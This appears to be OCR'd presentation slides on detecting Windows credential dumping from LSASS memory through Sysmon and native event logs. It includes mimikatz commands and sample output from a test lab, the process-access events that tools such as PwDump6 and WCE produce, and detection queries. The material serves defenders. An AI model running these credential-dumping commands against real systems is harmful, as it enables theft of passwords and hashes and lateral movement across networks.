Hunting for Credentials Dumping in Windows Environment

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Who am I?

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
What are we going to talks about?



- Persistence
- Privilege Escalation
- Defense Evasion
- **Credential Access**
- Discovery
- Lateral Movement
- Execution
- Collection
- Exfiltration
- Command and Control

MITRE

Credential Dumping

Technique

ID	T1003
Tactic	Credential Access
Platform	Windows Server 2003, Windows Server 2003 R2, Windows Server 2008, Windows Server 2008 R2, Windows Server 2012, Windows Server 2012 R2, Windows XP, Windows Vista, Windows 7, Windows 8, Windows 8.1, Windows 10
Permissions Required	Administrator, SYSTEM
Data Sources	API monitoring, Process command-line parameters, Process monitoring, PowerShell logs
CAPEC ID	CAPEC-567

Credential dumping is the process of obtaining account login and password information from the operating system and software.


We will look at different methods of dumping credentials in Windows environment and how to detect them via logs (native Windows, Sysmon)

Why is it so important?

- APT1 has been known to use credential dumping
- APT28 regularly deploys both publicly available and custom password retrieval tools on victims
- APT3 has used a tool to dump credentials by injecting itself into lsass.exe
- Axiom has been known to dump credentials
- Cleaver has been known to dump credentials
- FIN6 has used Windows Credential Editor for credential dumping, as well as Metasploit's PsExec NTDSGRAB module to obtain a copy of the victim's Active Directory database
- Even ransomware use credential dumping

How will adversaries use dumped credentials?

Dumped credentials can be used to perform Lateral Movement and access restricted information



https://www.phdays.ru/program/231388/

What can be dumped and where from?

- **LSASS memory:** clear-text passwords of logged on users, Kerberos tickets, Kerberos encryption keys, SmartCard/Token PIN codes, LM/NTLM hashes, DPAPI Domain Backup Key, Domain Trust Auth Information, cached DPAPI MasterKeys, cached SysKey (need to decrypt SAM/LSA Secrets/Cached credentials/NTDS.dit), clear-text passwords of accounts, stored in Credential Manager;
- **SAM registry hive/file**: LM/NTLM hashes of local users;
- **SECURITY registry hive/file**: cached credentials, LSA Secrets (account passwords for services, password used to logon to Windows if auto-logon is enabled);
- **NTDS.dit file**: hashes of domain accounts, Domain Backup Key;
- **SYSTEM registry hive/file**: SysKey, that need to decrypt SAM/LSA Secrets/Cached credentials/NTDS.dit.

Dumping from LSASS memory

- LSASS memory contain a lot of sensitive data that can be dumped!
- This data protected by LsaProtectMemory and can be unprotected by LsaUnprotectMemory (used symmetric encryption, keys can be found in LSASS memory).
- There several ways:
  - online from ring3 – OpenProcess…;
  - online from ring0 – use driver for accessing LSASS memory;
  - offline from LSASS memory dumps;
  - offline from other sources, that contain LSASS memory (virtual machine memory files, crashdumps, hibernation file).

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 747368 (00000000:000b6768)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 07.11.2017 19:16:05
SID               : S-1-5-90-2
        msv :
         [00000003] Primary
         * Username : WIN-FJRNSLDJHD2$
         * Domain   : TEST
         * NTLM     : f9228579f8bdf37020d91b267f223d3e
         * SHA1     : c3a1b23634d3c0d51a18299801129774282614c1
        tspkg :
        wdigest :
         * Username : WIN-FJRNSLDJHD2$
         * Domain   : TEST
         * Password : 36 63 dc 18 c6 50 15 6d 84 25 6c c0 28 24 9c e7 f9 b5 52 6
8 79 0a ce 24 2b ba 36 e8 3b e3 e7 3a b1 97 63 f2 a7 27 b6 14 46 8e 6a f7 0d e7
f8 80 2d 3c e9 c1 06 97 fb 35 a3 0c 5d bd 8b 51 54 68 67 08 32 f7 79 00 82 24 40
 7a d6 1e 4a d4 dc 4e 30 48 5b 23 89 50 98 24 54 d5 04 a2 48 a9 b0 a9 b8 38 85 b
c 60 72 6d 90 83 42 45 d7 4a 93 50 97 5c aa 95 93 b6 8a 50 05 92 6c b6 c9 56 ef
17 78 14 c2 26 7b 54 e9 db 08 fc 4a c3 94 66 66 5f 4f a1 8b e1 df c1 f7 63 97 62
 23 f3 f0 b8 6e 43 48 21 59 e1 70 85 b0 ea fb 65 4c 67 5f b4 c4 15 50 a4 93 1d c
e c6 c6 78 42 01 1c 2f 40 8a 57 a3 f9 52 50 e2 ad 53 ec 48 45 fe 92 f3 2f dd 35
e5 0e 7d 8d 04 07 e0 91 fa df ec 68 03 f2 23 9f e6 90 2e 62 b5 36 34 c1 b1 01 0b
 43 ef 6e 62 6e cb ac
```

Tools: Mimikatz, Invoke-Mimikatz, Windows Credential Editor (WCE), fgdump, pwdump6, pwdumpX, taskmgr/procdump/sqldumper, WinDbg mimikatz plugin, Volatility mimikatz plugin

Dumping from LSASS memory

What data can be extracted from LSASS memory in different Windows?

	Primary			CredentialKeys				tspkg		wdigest		kerberos				livessp	ssp	dpapi	credman 6
	LM	NTLM	SHA1	NTLM	SHA1	Root	DPAPI	off	on	off	on	pass 1	PIN 4	tickets	eKeys				
Windows XP/2003																			
Local Account								2											
Domain Account								2					5						
Windows Vista/2008 & 7/2008r2																			
Local Account																			
Domain Account																			
Windows 8/2012																			
Microsoft Account																			
Local Account																			
Domain Account																			
Windows 8.1/2012r2																			
Microsoft Account									3		3								
Local Account									3		3	7							
Domain Account									3		3								
Domain Protected Users									3		3								

	Windows 8.1 vault for user's authentication				
	PIN		Picture		Fingerprint
	code	pass	gestures	pass	pass
Microsoft Account					
Local Account					

	not applicable
	data in memory
	no data in memory

1. can need an unlock on NT5, not available with smartcard
2. tspkg is not installed by default on XP, not available on 2003
3. tspkg is off by default (but needed for SSO with remoteapps/ts), wdigest too
   http://technet.microsoft.com/library/dn303404.aspx
4. PIN code when SmartCard used for native Logon
5. PIN code is NOT encrypted in memory (XP/2003)
6. When accessed/used by owner
7. When local admin, UAC and after unlock

https://adsecurity.org/wp-content/uploads/2014/11/Delpy-CredentialDataChart-1024x441.png

Dumping from LSASS memory
LSASS memory access. Sysmon events

Event Properties - Event 1, Sys

General | Details

Process Create:
UtcTime: 2017-11-07 15:23:57.758
ProcessGuid: {d134eb5b-d00d-5a01-0000-001061191800}
ProcessId: 4780
Image: C:\tools\mimikatz\x64\notepad.exe
CommandLine: notepad.exe "privilege::debug" "sekurlsa::logonpassw
/export"
CurrentDirectory: C:\tools\mimikatz\x64\
User: TEST\Administrator
LogonGuid: {d134eb5b-ce36-5a01-0000-00201b980b00}
LogonId: 0xB981B
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=2C527D980EB30DAA789492283F9BF69E,SHA256
=FB55414848281F804858CE188C3DC659D129E283BD62D58D34F6E6F56
ParentProcessGuid: {d134eb5b-ce78-5a01-0000-001034dc1100}
ParentProcessId: 5116
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"

Event Properties - Event 10, Sysmon

General | Details

Process accessed:
UtcTime: 2017-11-07 15:23:57.826
SourceProcessGUID: {d134eb5b-d00d-5a01-0000-001061191800}
SourceProcessId: 4780
SourceThreadId: 1420
SourceImage: C:\tools\mimikatz\x64\notepad.exe
TargetProcessGUID: {d134eb5b-c61e-5a01-0000-001017c80000}
TargetProcessId: 564
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1010
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+967da|C:\Windows\system32\KERNELBASE.dll+
271a|C:\tools\mimikatz\x64\notepad.exe+6dc6c|C:\tools\mimikatz\x64\notepad.exe+6dfd9|C:
\tools\mimikatz\x64\notepad.exe+6db91|C:\tools\mimikatz\x64\notepad.exe+4ae04|C:\tools
\mimikatz\x64\notepad.exe+4ac3a|C:\tools\mimikatz\x64\notepad.exe+4a98f|C:\tools\mimikatz
\x64\notepad.exe+73935|C:\Windows\system32\KERNEL32.DLL+15bd|C:\Windows\SYSTEM32
\ntdll.dll+743d1

Dumping from LSASS memory
LSASS memory access. Lets hunt it!

source_name:"Microsoft-Windows-Sysmon" AND event_id:10 AND event_data.TargetImage:"\\lsass.exe" AND -event_data.GrantedAccess:(0x40 0x1400 0x1000 0x100000) AND -event_data.SourceImage:("*\\taskmgr.exe" "*\\procexp64.exe" "*\\procexp.exe" "*\\lsm.exe" "*\\csrss.exe" "*\\wininit.exe" "\\wmiprvse.exe")*

Time	computer_name	event_data.SourceImage	event_data.TargetImage	event_data.GrantedAccess	task
November 8th 2017, 02:34:02.502	WIN-FJRNSLDJHD2.test.local	C:\tools\PwDump6\servpw64.exe	C:\Windows\system32\lsass.exe	0x1f3fff	Process accessed (rule: ProcessAccess)
November 8th 2017, 02:11:21.187	pc0002.test.local	C:\Windows\cioyj.exe	C:\Windows\system32\lsass.exe	0x1f1fff	Process accessed (rule: ProcessAccess)
November 8th 2017, 02:06:38.704	pc0002.test.local	C:\Windows\vdcpqepjk.exe	C:\Windows\system32\lsass.exe	0x1f1fff	Process accessed (rule: ProcessAccess)
November 8th 2017, 01:52:52.710	pc0002.test.local	C:\Windows\ueoimxq.exe	C:\Windows\system32\lsass.exe	0x1f1fff	Process accessed (rule: ProcessAccess)
November 7th 2017, 23:17:12.860	pc0002.test.local	C:\tools\mimikatz\Win32\mimikatz.exe	C:\Windows\system32\lsass.exe	0x1038	Process accessed (rule: ProcessAccess)
November 7th 2017, 23:17:12.859	pc0002.test.local	C:\tools\mimikatz\Win32\mimikatz.exe	C:\Windows\system32\lsass.exe	0x1010	Process accessed (rule: ProcessAccess)
November 7th 2017, 20:33:01.050	WIN-FJRNSLDJHD2.test.local	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe	C:\Windows\system32\lsass.exe	0x143a	Process accessed (rule: ProcessAccess)
November 7th 2017, 20:17:38.435	WIN-FJRNSLDJHD2.test.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\system32\lsass.exe	0x143a	Process accessed (rule: ProcessAccess)


Dumping from LSASS memory


LSASS memory access. Native Windows events. Is it possible?

https://docs.microsoft.com/en-us/windows/whats-new/whats-new-windows-10-version-1507-and-1511


In Windows 10, versions 1507 a default process SACL was added to LSASS.exe to log processes attempting to access LSASS.exe. The SACL is L"S:(AU;SAFA;0x0010;;;WD)".


You can enable this under **Advanced Audit Policy Configuration\Object Access\Audit Kernel Object**. This can help identify attacks that steal credentials from the memory of a process







It is also possible to change LSASS.exe SACL in earlier Windows versions (<10). To automate this process you can write script and configure it to run on system startup









Dumping from LSASS memory
LSASS memory access. Native Windows events

Event Properties - Event 4688, Microsoft Windows

General | Details

A new process has been created.

Subject:
- Security ID: TEST\Administrator
- Account Name: Administrator
- Account Domain: TEST
- Logon ID: 0xB981B

Process Information:
- New Process ID: 0x18bc
- New Process Name: C:\tools\mimikatz\x64\notepad.exe
- Token Elevation Type: TokenElevationTypeDefault (1)
- Creator Process ID: 0x13fc
- Process Command Line: notepad.exe "privilege::debug" "sekurlsa::logonpasswords" "sekurlsa::tickets /export"

Event Properties - Event 4656, Microsoft Windows security auditing.

General | Details

A handle to an object was requested.

Subject:
- Security ID: TEST\Administrator
- Account Name: Administrator
- Account Domain: TEST
- Logon ID: 0xB981B

Object:
- Object Server: Security
- Object Type: Process
- Object Name: \Device\HarddiskVolume2\Windows\System32\lsass.exe
- Handle ID: 0x1b8
- Resource Attributes: -

Process Information:
- Process ID: 0x18bc
- Process Name: C:\tools\mimikatz\x64\notepad.exe

Access Request Information:
- Transaction ID: {00000000-0000-0000-0000-000000000000}
- Accesses: Read from process memory
  Undefined Access (no effect) Bit 12
- Access Reasons: -
- Access Mask: 0x1010
- Privileges Used for Access Check: -
- Restricted SID Count: 0

Dumping from LSASS memory


LSASS memory access. Lets hunt it, using Windows events!

event_id:4656 AND event_data.ObjectName:"\\lsass.exe" AND -event_data.AccessMask:(0x1400 0x40 0x1000 0x100000) AND -event_data.ProcessName:("*\\taskmgr.exe" "*\\procexp64.exe" "*\\procexp.exe" "*\\lsm.exe" "*\\csrss.exe" "*\\wininit.exe" "\\wmiprvse.exe" "*\\vmtoolsd.exe")*

Time	computer_name	event_id	event_data.ProcessName	event_data.ObjectName	event_data.AccessMask
November 8th 2017, 02:34:02.502	WIN-FJRNSLDJHD2.test.local	4,656	C:\tools\PwDump6\servpw64.exe	\Device\HarddiskVolume2\Windows\System32\lsass.exe	0x1f3fff
November 7th 2017, 20:33:01.050	WIN-FJRNSLDJHD2.test.local	4,656	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe	\Device\HarddiskVolume2\Windows\System32\lsass.exe	0x143a
November 7th 2017, 20:17:38.435	WIN-FJRNSLDJHD2.test.local	4,656	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	\Device\HarddiskVolume2\Windows\System32\lsass.exe	0x143a
November 7th 2017, 20:13:29.921	WIN-FJRNSLDJHD2.test.local	4,656	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	\Device\HarddiskVolume2\Windows\System32\lsass.exe	0x143a
November 7th 2017, 19:57:24.896	WIN-FJRNSLDJHD2.test.local	4,656	C:\tools\mimikatz\x64\notepad.exe	\Device\HarddiskVolume2\Windows\System32\lsass.exe	0x1010

Dumping from LSASS memory

LSASS memory access. Native Windows events. Some bad news



https://tyranidslair.blogspot.ru/2017/10/bypassing-sacl-auditing-on-lsass.html

Dumping from LSASS memory
CreateRemoteThread into LSASS. Sysmon events

Event Properties - Event 8, Sysmon

General | Details

Mimikatz (lsadump::lsa /inject)

CreateRemoteThread detected:
UtcTime: 2017-11-07 16:32:12.028
SourceProcessGuid: {d134eb5b-dca3-5a01-0000-00107b312e00}
SourceProcessId: 4436
SourceImage: C:\tools\mimikatz\x64\notepad.exe
TargetProcessGuid: {d134eb5b-c61e-5a01-0000-001017c80000}
TargetProcessId: 564
TargetImage: C:\Windows\System32\lsass.exe
NewThreadId: 2108
StartAddress: 0x000000FD33EF0000

Event Properties - Event 8, Sysmon

General | Details

lsadump

CreateRemoteThread detected:
UtcTime: 2017-11-08 00:11:31.632
SourceProcessGuid: {3261c166-4bb3-5a02-0000-001058239e00}
SourceProcessId: 4228
SourceImage: C:\tools\lsadump2.exe
TargetProcessGuid: {3261c166-aed7-5a01-0000-0010e4e00000}
TargetProcessId: 496
TargetImage: C:\Windows\System32\lsass.exe
NewThreadId: 4652

Event Properties - Event 8, Sysmon

General | Details

PWDump6

CreateRemoteThread detected:
UtcTime: 2017-11-07 23:11:21.187
SourceProcessGuid: {3261c166-3d99-5a02-0000-00102ab38500}
SourceProcessId: 1512
SourceImage: C:\Windows\cioyj.exe
TargetProcessGuid: {3261c166-aed7-5a01-0000-0010e4e00000}
TargetProcessId: 496
TargetImage: C:\Windows\System32\lsass.exe
NewThreadId: 5176
StartAddress: 0x006901A0
StartModule:
StartFunction:

Event Properties - Event 8, Sysmon

General | Details

Windows Credential Editor (WCE)

CreateRemoteThread detected:
UtcTime: 2017-11-08 11:07:23.654
SourceProcessGuid: {d134eb5b-e56b-5a02-0000-0010caa3d700}
SourceProcessId: 26496
SourceImage: C:\Users\ADMINI~1\AppData\Local\Temp\2\9e52cbe2-8847-44bf-8add-b0a360d3ece0.exe
TargetProcessGuid: {d134eb5b-c61e-5a01-0000-001017c80000}
TargetProcessId: 564
TargetImage: C:\Windows\System32\lsass.exe
NewThreadId: 26228
StartAddress: 0x000000FD33F2082C
StartModule:
StartFunction:

Dumping from LSASS memory
CreateRemoteThread into LSASS. Lets hunt it!

source_name:"Microsoft-Windows-Sysmon" AND event_id:8 AND event_data.TargetImage:"\\lsass.exe"*

Time	computer_name	event_data.SourceImage	event_data.TargetImage	task
November 8th 2017, 02:11:21.187	pc0002.test.local	C:\Windows\cioyj.exe	C:\Windows\System32\lsass.exe	CreateRemoteThread detected (rule: CreateRemoteThread)
November 8th 2017, 02:06:38.996	pc0002.test.local	C:\Windows\vdcpqepjk.exe	C:\Windows\System32\lsass.exe	CreateRemoteThread detected (rule: CreateRemoteThread)
November 8th 2017, 01:52:52.712	pc0002.test.local	C:\Windows\ueoimxq.exe	C:\Windows\System32\lsass.exe	CreateRemoteThread detected (rule: CreateRemoteThread)
November 7th 2017, 19:32:13.035	WIN-FJRNSLDJHD2.test.local	C:\tools\mimikatz\x64\notepad.exe	C:\Windows\System32\lsass.exe	CreateRemoteThread detected (rule: CreateRemoteThread)
November 7th 2017, 15:45:24.534	WIN-FJRNSLDJHD2.test.local	C:\Users\ADMINI~1\AppData\Local\Temp\2\g64-173.exe	C:\Windows\System32\lsass.exe	CreateRemoteThread detected (rule: CreateRemoteThread)
November 7th 2017, 15:43:43.161	WIN-FJRNSLDJHD2.test.local	C:\Users\ADMINI~1\AppData\Local\Temp\2\servpw64.exe	C:\Windows\System32\lsass.exe	CreateRemoteThread detected (rule: CreateRemoteThread)
